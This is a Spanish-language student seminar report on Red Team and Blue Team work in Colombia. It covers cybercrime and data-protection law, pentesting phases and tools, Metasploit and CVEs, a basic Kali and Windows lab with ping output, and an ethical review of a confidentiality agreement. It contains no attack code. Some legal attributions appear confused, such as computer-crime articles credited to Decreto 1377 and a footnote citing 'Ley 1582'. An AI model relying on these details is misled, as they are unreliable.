CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

SARA MARGARITA GUZMAN CANO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
VICERRECTORÍA ACADÉMICA Y DE INVESTIGACIÓN
SEMINARIO ESPECIALIZADO:
EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD RED TEAM & BLUE TEAM
2024

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

SARA MARGARITA GUZMAN CANO

LUIS FERNANDO ZAMBRANO HERNÁNDEZ
DIRECTOR DEL CURSO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
VICERRECTORÍA ACADÉMICA Y DE INVESTIGACIÓN
SEMINARIO ESPECIALIZADO:
EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD RED TEAM & BLUE TEAM
2024

CONTENIDO

pág.

RESUMEN

El presente documento se estudiarán las habilidades técnicas y legales de los equipos estratégicos de seguridad Blue Team y Red Team en el contexto colombiano. Se analiza minuciosamente cómo estos equipos se alinean con los estándares éticos y legales, evaluando su estructura, recursos y prácticas. Esta evaluación revela tanto puntos fuertes como áreas de mejora, estableciendo así el fundamento para la siguiente fase del estudio.

En el siguiente apartado, se realiza una evaluación detallada de la efectividad y adaptabilidad de las herramientas utilizadas para llevar a cabo pruebas de penetración, detectar ataques cibernéticos en tiempo real y realizar análisis forenses digitales en el contexto colombiano. Este análisis resalta la necesidad urgente de evaluar, actualizar y mejorar de forma continua las capacidades de respuesta ante las amenazas cibernéticas en constante evolución.

En el último segmento del documento, y basándonos en los descubrimientos anteriores, se proponen recomendaciones generales destinadas a mejorar la postura de seguridad en el ámbito de diversas organizaciones en Colombia. Estas recomendaciones abordan aspectos técnicos, legales y de gestión, con el propósito no solo de fortalecer las capacidades operativas de los equipos Blue Team y Red Team, sino también de fomentar el cumplimiento ético y legal en todas las actividades relacionadas con estos equipos, con el fin de mejorar la seguridad de manera integral.

GLOSARIO

Archivo .exe: es un tipo de archivo ejecutable en sistemas operativos basados en Windows. La extensión ".exe" indica que el archivo contiene un programa o una aplicación que puede ser ejecutada en un sistema Windows. Estos archivos pueden contener código ejecutable, datos, recursos del programa y configuraciones necesarias para que la aplicación funcione correctamente. Los archivos .exe son comúnmente utilizados para instalar software en un sistema Windows y ejecutar programas específicos. Sin embargo, debido a su naturaleza ejecutable, también pueden representar un riesgo potencial si contienen malware u otros programas maliciosos. Por lo tanto, es importante tener precaución al abrir archivos .exe, especialmente si provienen de fuentes desconocidas o no confiables.

Exploit: Es un fragmento de software, un pedazo de datos o una secuencia de comandos que aprovecha una vulnerabilidad en un sistema informático con el fin de provocar un comportamiento no deseado o dañino.

Kali Linux: Es una distribución de Linux especializada en seguridad informática, diseñada para pruebas de penetración, evaluaciones de seguridad y análisis forense digital.

Msfconsole: Es una interfaz de línea de comandos utilizada para interactuar con Metasploit Framework, permitiendo la configuración, ejecución y gestión de módulos, exploits y payloads.

Msfvenom: Es una herramienta dentro del marco Metasploit que se utiliza para generar payloads personalizados, como shell inverso o troyanos, para ser utilizados en pruebas de penetración y operaciones ofensivas.

Open Source: Se refiere al software cuyo código fuente está disponible públicamente, lo que permite a los usuarios estudiar, modificar y distribuir el software según sus necesidades.

Payload: Es la parte del código malicioso que realiza la acción deseada por un atacante después de explotar con éxito una vulnerabilidad en el sistema comprometido.

Pentesting: También llamada prueba de penetración es un enfoque ético para evaluar la seguridad de sistemas informáticos mediante simulaciones controladas de ataques cibernéticos con el fin de identificar vulnerabilidades y mejorar las defensas.

Vulnerabilidades: Son debilidades o fallos en sistemas informáticos que pueden ser explotados por atacantes para comprometer la seguridad, acceder a información confidencial o causar daños a los sistemas.

INTRODUCCIÓN

En el panorama dinámico de la ciberseguridad, la protección de los activos digitales y la información confidencial se ha vuelto una prioridad ineludible para las organizaciones en todo el mundo y Colombia no es ajena a esta realidad, es entonces cuando los equipos Blue Team y Red Team emergen como una solución en la defensa contra las amenazas cibernéticas. Este trabajo se propone ofrecer una visión integral de la ciberseguridad en el contexto colombiano, centrándose en el análisis detallado de estos equipos estratégicos y su implicación en el marco legal, ético y regulatorio del país.

Se explorará en profundidad el rol y las capacidades técnicas de los equipos Blue Team y Red Team, examinando cómo se estructuran, qué recursos tienen a su disposición y cómo se alinean con las regulaciones nacionales en materia de seguridad informática. Asimismo, se indagará en la importancia de mantener un equilibrio entre la seguridad y el respeto a la privacidad y los derechos individuales, garantizando que las acciones de estos equipos se desarrollen dentro de un marco ético y legalmente sólido.

Se analizará críticamente la efectividad de las herramientas utilizadas por estos equipos para la detección y mitigación de amenazas cibernéticas, evaluando su adaptabilidad al contexto colombiano y su capacidad para hacer frente a las complejas y cambiantes tácticos de los ciberdelincuentes. Se examinarán también los desafíos y oportunidades que enfrentan estos equipos en un entorno digital cada vez más interconectado y vulnerable.

Finalmente, se propondrán recomendaciones prácticas y concretas para fortalecer la ciberseguridad en las organizaciones colombianas, abordando tanto aspectos técnicos como legales y de gestión. El objetivo último es contribuir a la construcción de un entorno digital más seguro y resiliente, capaz de enfrentar los desafíos emergentes en el ámbito de la ciberseguridad con eficacia y confianza.

1 OBJETIVOS

1.1 OBJETIVO GENERAL

Proporcionar una comprensión integral de la ciberseguridad en Colombia, enfocándose en el análisis detallado de los equipos Blue Team y Red Team, así como su impacto en el marco legal, ético y regulatorio del país.

1.2 OBJETIVOS ESPECÍFICOS

Analizar en profundidad el rol y las capacidades técnicas de los equipos Blue Team y Red Team en Colombia, examinando su estructura, recursos disponibles y alineación con las regulaciones nacionales en seguridad informática. Se buscará comprender cómo estos equipos contribuyen a la defensa contra las amenazas cibernéticas y su impacto en la protección de los activos digitales de las organizaciones en el país.

Evaluar críticamente la efectividad de las herramientas utilizadas por los equipos Blue Team y Red Team en Colombia para la detección y mitigación de amenazas cibernéticas. Se analizará su adaptabilidad al contexto colombiano y su capacidad para enfrentar las tácticas cambiantes de los ciberdelincuentes, identificando posibles áreas de mejora y optimización.

Proponer recomendaciones prácticas y concretas para fortalecer la ciberseguridad en las organizaciones colombianas, abordando aspectos técnicos, legales y de gestión. Se buscará ofrecer orientación sobre cómo implementar medidas efectivas para proteger los activos digitales y garantizar la seguridad de la información en un entorno digital cada vez más interconectado y vulnerable.

2 DESARROLLO DEL INFORME TÉCNICO

CONTEXTO LEGAL Y CONSIDERACIONES ÉTICAS DE LOS EQUIPOS RED TEAM Y BLUE TEAM

2.1 CONTEXTO LEGAL EN COLOMBIA

2.1.1 Definición de la Ley 1273 de 2009[1]: La Ley 1273 de 2009 de Colombia introduce modificaciones al Código Penal, estableciendo la protección de la información y los datos como un nuevo aspecto legalmente tutelado. Además, se garantiza la preservación integral de los sistemas que emplean tecnologías de la información y las comunicaciones

2.1.2 Explicación General Ley 1581 de 2012[2]: La Ley 1581 de 2012 en Colombia, conocida como la Ley de Protección de Datos Personales, es una legislación integral que regula el manejo, tratamiento y protección de la información personal de los ciudadanos. Su objetivo principal es garantizar el derecho fundamental a la privacidad y el control sobre los datos personales de los individuos.

Entre los aspectos principales de la Ley 1581 se encuentran:

1. Definición de datos personales: Establece qué se considera como datos personales y cómo deben ser tratados por parte de las entidades públicas y privadas

2. Principios para el tratamiento de datos: La ley establece una serie de principios que deben guiar el tratamiento de datos personales, incluyendo el consentimiento, la finalidad, la veracidad, la seguridad y la confidencialidad.

[1] Superintendencia de Industria y Comercio. Ley 1273 de 2009. Sf.
[2] MinTic. Ley 1582 de 2012. Sf.

3. Autorización y consentimiento: Establece los requisitos y procedimientos para obtener el consentimiento de los titulares de los datos antes de su recolección, uso o transferencia.

4. Derechos de los titulares de datos: Reconoce y garantiza una serie de derechos a las personas respecto al tratamiento de sus datos personales, incluyendo el acceso, rectificación, actualización, supresión y oposición.

5. Responsabilidades de los responsables y encargados del tratamiento: Establece las obligaciones y responsabilidades de las entidades que recolectan, manejan o procesan datos personales, así como de los encargados designados para realizar dichas actividades en nombre de los responsables.

6. Transferencia internacional de datos: Regula la transferencia de datos personales fuera del territorio nacional, garantizando que se cumplan los estándares de protección de datos.

En cuanto a las multas correspondientes y la entidad reguladora en Colombia, estas están establecidas en el Decreto 1377 de 2013, el cual desarrolla la Ley 1581 de 2012. Artículo 2: Establece que los delitos informáticos son perseguibles de oficio.
Artículo 3: Se refiere a la competencia para conocer de estos delitos.
Artículo 4: Establece medidas de la protección de información y los sistemas informáticos.
Artículo 5: Responsabilidad de las personas jurídicas en casos de delitos informáticos.
Artículo 6: Menciona las circunstancias que agravan las penas por delitos informáticos.
Artículo 7: Establece disposiciones sobre la interceptación de datos informáticos.
Artículo 8: Se refiere a la reparación integral a las víctimas de delitos informáticos.

2.1.3 La Superintendencia de Industria y Comercio (SIC): En Colombia, es la entidad encargada de supervisar el cumplimiento de esta ley y de imponer sanciones en caso de incumplimiento. Las multas por infracciones a la Ley de Protección de Datos pueden variar dependiendo de la gravedad y la frecuencia de la violación, y están sujetas a revisión por parte de la SIC.
Procedimiento y sanciones

En cuanto a las sanciones, según el artículo 23, la Superintendencia puede aplicar multas de hasta dos mil salarios mínimos mensuales vigentes, suspender actividades relacionadas con el tratamiento por hasta seis meses, cerrar temporalmente operaciones si no se adoptan correctivos, o cerrar definitivamente operaciones que involucren datos sensibles. Estas sanciones aplican solo a personas de naturaleza privada, y si hay incumplimiento por parte de una autoridad, se remitirá el caso a la Procuraduría General de la Nación.

2.2 PENTESTING

El Pentesting, también conocido como prueba de penetración, es un test que evalúa los posibles fallos de seguridad informática que puede tener un sistema y qué alcance tienen dichos fallos[12]. Este proceso consiste en simular un ataque cibernético a la organización que se somete al test para intentar romper y sobrepasar sus sistemas de seguridad[3].

Las fases del Pentesting incluyen la recopilación o también llamada etapa de **Footprinting** y planificación, análisis de vulnerabilidades, modelado de amenazas, explotación del sistema y elaboración de los informes

2.2.1 Footprinting: En esta fase, se recolecta toda la información posible sobre el objetivo1. Esta información puede incluir detalles técnicos, como direcciones IP, y detalles personales, como nombres y cargos. Esta fase es crucial porque proporciona el contexto necesario para las etapas posteriores del Pentesting.[4]

En cuanto a las herramientas que se pueden utilizar en esta etapa, hay varias opciones tanto de código abierto como comerciales. Algunas de las herramientas de código abierto más utilizadas incluyen Nmap, Dnsmap, Dnsrecon, Recon-ng, SubFinder1, Maltego,

[3] INCIBE. Pentesting: EL Concepto. sf
[4] ECCOUNCIL. Comprensión de los pasos del Footprinting: Una guía para evaluadores de penetración. 2022

SpiderFoot, Dig, The Harvester, Sherlock y DNSenum. En el lado comercial, algunas de las herramientas más utilizadas incluyen Nessus e Indusface ERA

Análisis de vulnerabilidades: En esta fase, se realizan todas las posibles acciones que permitan comprometer al objetivo, los usuarios y/o su información.

Explotación de vulnerabilidades: Aquí, se aprovechan las vulnerabilidades encontradas en la fase anterior.

Post-explotación: Esta fase no siempre es aplicable. Consiste en, una vez logrado entrar al sistema mediante las anteriores fases, lograr credenciales o permisos de administrador, o incluso vulnerar otros sistemas de mayor importancia dentro de la organización objetivo mediante técnicas de pivoting o similares.

Reporte: En esta etapa final, se documentan los hallazgos y se proporcionan recomendaciones para mitigar las vulnerabilidades encontradas.

2.2.2 Metasploit Framework: es una plataforma de prueba de penetración modular basada en el lenguaje de programación Ruby, que proporciona una infraestructura para escribir, probar y ejecutar código de explotación. Este framework incluye un conjunto de herramientas que permiten a los profesionales de seguridad informática probar vulnerabilidades, enumerar redes, ejecutar ataques y evadir la detección. Además, Metasploit Framework ofrece una interfaz unificada y fácil de usar para llevar a cabo pruebas de seguridad en sistemas informáticos, permitiendo identificar y remediar vulnerabilidades antes de que sean explotadas por actores malintencionados.

2.3 CVE Y SU ESTRUCTURA

Un CVE (Common Vulnerabilities and Exposures) es un identificador único asignado a una vulnerabilidad de seguridad específica a su vez es una lista de vulnerabilidades y exposiciones de seguridad de la información divulgadas públicamente.

Proporciona un diccionario gratuito para que las organizaciones mejoren su seguridad cibernética. Utiliza el Protocolo de automatización de contenido de seguridad (SCAP) para recopilar información sobre vulnerabilidades y exposiciones de seguridad. Cada vulnerabilidad recibe un identificador único (CVE-ID). MITRE define la lista CVE como un glosario o diccionario de vulnerabilidades y exposiciones disponibles públicamente. Estos identificadores se utilizan para referirse de manera estandarizada a vulnerabilidades y exposiciones comunes en software y hardware. La estructura de un CVE sigue el formato "CVE-YYYY-NNNN", donde "YYYY" representa el año en que se asignó el identificador y "NNNN" es un número secuencial. Por ejemplo, "CVE-2022-1234". Algunas características de un CVE

Estándar Unificado: Ofrece un protocolo estándar para identificar y citar vulnerabilidades, simplificando así la comunicación y el intercambio de datos sobre amenazas de seguridad entre diversos miembros de la comunidad de ciberseguridad.


Centralización: El CVE es administrado por MITRE, organización responsable de asignar identificadores exclusivos a las vulnerabilidades informadas. Esto centraliza la administración de los identificadores CVE y garantiza su singularidad.


Referencia: Los identificadores CVE se emplean en bases de datos, herramientas de gestión de vulnerabilidades y sistemas de seguimiento para referenciar y buscar detalles sobre vulnerabilidades específicas.

2.4 BANCO DE TRABAJO


Este espacio nos brinda el ambiente adecuado para poner en práctica lo aprendido sobre los equipos Red Team y Blue Team, y para investigar herramientas para el análisis de vulnerabilidades, supervisión de sistemas y respuesta a incidentes. Mediante ejercicios prácticos y simulaciones de situaciones reales.

Se realiza la instalación de la máquina virtual Windows 10 y Kali Linux






Se establece conexión bajo la IP10.0.2.4 para la máquina de Windows 10



Se establece conexión bajo la IP10.0.2.5para la máquina virtual Kalilinux

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:b1:9d:67 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.5/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 535sec preferred_lft 535sec
    inet6 fe80::5b12:2d6e:9825:86a2/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=128 time=0.459 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=128 time=0.458 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=128 time=0.414 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=128 time=0.361 ms
^C
── 10.0.2.4 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3078ms
rtt min/avg/max/mdev = 0.361/0.423/0.459/0.040 ms

┌──(kali㉿kali)-[~]
└─$
```

Se establece ping de conexión con la máquina virtual de Kali Linux y Windows 10



3 CONSIDERACIONES ÉTICAS EN COLOMBIA

3.1 3.1 LAS LEYES Y EL COPNIA

3.1.1 Ley 1273 de 2009: Esta ley se ocupa de los crímenes asociados con el mundo digital, la protección de la información y establece las regulaciones necesarias para castigar dichos delitos. Incluye elementos como el acceso no autorizado a sistemas informáticos, la intercepción ilegal de datos y la violación de la privacidad de la información en el entorno digital. Su objetivo es salvaguardar la integridad y la

confidencialidad de los datos en entornos digitales, imponiendo castigos a aquellos que violen estas regulaciones.[5]

3.1.2 Ley 1581 de 2012: Esta ley se centra en la protección de los datos personales y establece disposiciones generales para asegurar el derecho fundamental de habeas data, así como regular el manejo adecuado de la información personal. Establece condiciones para el procesamiento de datos, los derechos de los propietarios, las responsabilidades de los encargados del procesamiento y las sanciones por incumplimiento de estas disposiciones.[6]

3.1.3 Código de Ética del COPNIA (Consejo Profesional Nacional de Ingeniería): Código de Ética del COPNIA (Consejo Profesional Nacional de Ingeniería): Este código define los principios, valores y normas que orientan el comportamiento ético de los ingenieros en el desempeño de su profesión. Promueve la integridad, la responsabilidad social y el cumplimiento de las normas éticas en la práctica de la ingeniería. Entre los aspectos más destacados se encuentran la honestidad, la competencia profesional, la responsabilidad hacia la sociedad y el respeto a las normativas legales y técnicas.[6]

3.2 CONSIDERACIONES ILEGALES DENTRO DEL ACUERDO DE CONFIDENCIALIDAD ESTABLECIDO EN EL ANEXO 3

Después de una lectura detallada y un análisis cuidadoso del acuerdo de confidencialidad proporcionado, se han identificado varios aspectos que podrían ser potencialmente ilegales. Estos elementos podrían facilitar la evasión o desviación del cumplimiento de las normativas colombianas en materia de ciberseguridad y protección de datos. A continuación, se presentan y explican los puntos que podrían ser cuestionables:

[5] Secretaria Senado. Ley 1273 de 2009. 2023.
[6] COPNIA. Código de Ética. Sf.

Amplitud de la definición de información confidencial acuerdo: “Segunda. Definición de información confidencial: se entiende
como Información Confidencia “El acuerdo define la información confidencial de manera muy amplia, incluyendo no solo datos empresariales y técnicos, sino también términos ambiguos como "información ilegal". Esta falta de precisión podría permitir una interpretación muy amplia de lo que constituye información confidencial, lo cual podría ser cuestionado desde el punto de vista legal lo que podría estar relacionado con el acceso abusivo a un sistema informático si algún firmante accede o utiliza la información de manera indebida o no autorizada.

Así mismo se encuentra irregularidades en lo propuesto por el acuerdo “Cuarta. Obligaciones de la parte receptora: Se considerará como
parte receptora de la información confidencial numeral 3” que podría estar en conflicto con la Ley 1273 de 2009 en Colombia, que regula la interceptación de datos informáticos. Según el artículo 269C del Código Penal Colombiano, se establece claramente que la interceptación de datos informáticos sin orden judicial previa conlleva penas de prisión. En este sentido, si el acuerdo de confidencialidad prohíbe la divulgación de información incluso en situaciones donde sea necesario informar sobre actividades ilegales o sospechosas, podría entrar en contradicción con esta ley. La definición amplia de "información confidencial" dentro del acuerdo también plantea preocupaciones, ya que la falta de precisión podría permitir una interpretación excesivamente amplia de lo que constituye información confidencial. Esto, a su vez, podría estar relacionado con el acceso abusivo a un sistema informático si algún firmante accede o utiliza la información de manera indebida o no autorizada. En este sentido, es esencial buscar asesoramiento legal para evaluar adecuadamente la conformidad del acuerdo con la normativa colombiana en materia de cibercrimen.
El acuerdo de confidencialidad establece que el receptor de la información será responsable ante las autoridades competentes si dicha información se encuentra en su poder durante un allanamiento. Este punto es cuestionable desde una perspectiva legal, ya que parece imponer una responsabilidad excesiva sobre el receptor. En efecto, el

receptor podría verse obligado a responder por información que, aunque está en su poder, está bajo el control de la empresa. Esta disposición podría interpretarse como una transferencia injusta de responsabilidad de la empresa al receptor, lo cual podría ser contrario a los principios de equidad y proporcionalidad que rigen el derecho contractual. Por lo tanto, es esencial revisar y, si es necesario, modificar esta cláusula para garantizar que el acuerdo de confidencialidad sea justo y equitativo para todas las partes involucradas.

Finalmente, dentro del acuerdo de confidencialidad se presenta ciertos aspectos que podrían ser cuestionables desde una perspectiva de equidad. En primer lugar, impone de manera unilateral la obligación de resolver controversias mediante mecanismos alternativos de solución de conflictos, sin aclarar si ambas partes deben estar de acuerdo con este enfoque. Este tipo de imposición podría ser considerado injusto, ya que no garantiza un equilibrio en la toma de decisiones entre las partes. En segundo lugar, el acuerdo exime a HackerHouse de cualquier responsabilidad legal y penal en caso de que se encuentre información ilegal o confidencial en manos del receptor. Este punto podría ser cuestionado desde el punto de vista de la equidad y la justicia, ya que parece transferir de manera desproporcionada la responsabilidad a la parte receptora. Por último, si el acuerdo no garantiza la protección adecuada de los datos personales de los empleados o candidatos, esto podría estar en conflicto con las disposiciones de la Ley 1273 relacionadas con la violación de datos personales. En resumen, estos aspectos del acuerdo podrían ser considerados como potencialmente problemáticos y podrían requerir una revisión y modificación para garantizar su conformidad con la ley y los principios de equidad.

3.3 PROCESOS ILEGALES EVIDENCIADOS EN EL ANEXO 3 – ACUERDO DE CONFIDENCIALIDAD

De acuerdo con la normativa colombiana en materia de ciberseguridad y protección de datos, varios artículos podrían estar siendo infringidos en el acuerdo de confidencialidad propuesto.

En primer lugar, la Ley 1273 de 2009, la cual regula los delitos informáticos y la protección de datos personales en Colombia. Específicamente, el artículo 269C del Código Penal Colombiano establece que la interceptación de datos informáticos sin orden judicial previa conlleva penas de prisión.

Además, la Ley 1581 de 2012, que establece disposiciones para la protección de datos personales, podría estar comprometida si el acuerdo no garantiza adecuadamente la protección de los datos personales de los empleados o candidatos.

Por último, el Decreto 338 de 2022, que establece lineamientos para fortalecer la gobernanza de la seguridad digital, podría verse afectado si el acuerdo impone unilateralmente la obligación de resolver controversias mediante mecanismos alternativos de solución de conflictos. Estas discrepancias entre el acuerdo propuesto y la normativa vigente plantean interrogantes sobre su conformidad legal y la protección efectiva de los derechos de los implicados.

3.4 ACEPTACIÓN DE CONTRATO Y ACUERDO DE CONFIDENCIALIDAD

El COPNIA establece dentro de su código de ética, consideraciones particulares para el cumplimiento de la labor de la ingeniería y la responsabilidad moral que requieren los profesionales para el desarrollo de sus actividades.

Teniendo en cuenta los aspectos éticos y morales que no sólo debemos considerar como profesionales, sino también como ciudadanos de bien, así como las correspondientes sanciones legales que se pueden aplicar contra los profesionales que pueden llevar a un ingeniero a impedirle el ejercicio profesional desde semanas, hasta de forma permanente.

Dicho esto.

Considero que como profesional, al encontrar las observaciones resaltadas anteriormente, tomaría la decisión de:

Primero: Informar a la empresa, con el fin de que se verifique su acuerdo de confidencialidad, esto, con el fin evitar posibles acciones legales y/o penales contra la empresa.

Segundo: No aceptar las condiciones impuestas en el acuerdo, teniendo en cuenta que en los mismos se estaría presentando afectación no solo a las leyes colombianas, sino también contra los estatutos establecidos por el COPNIA.

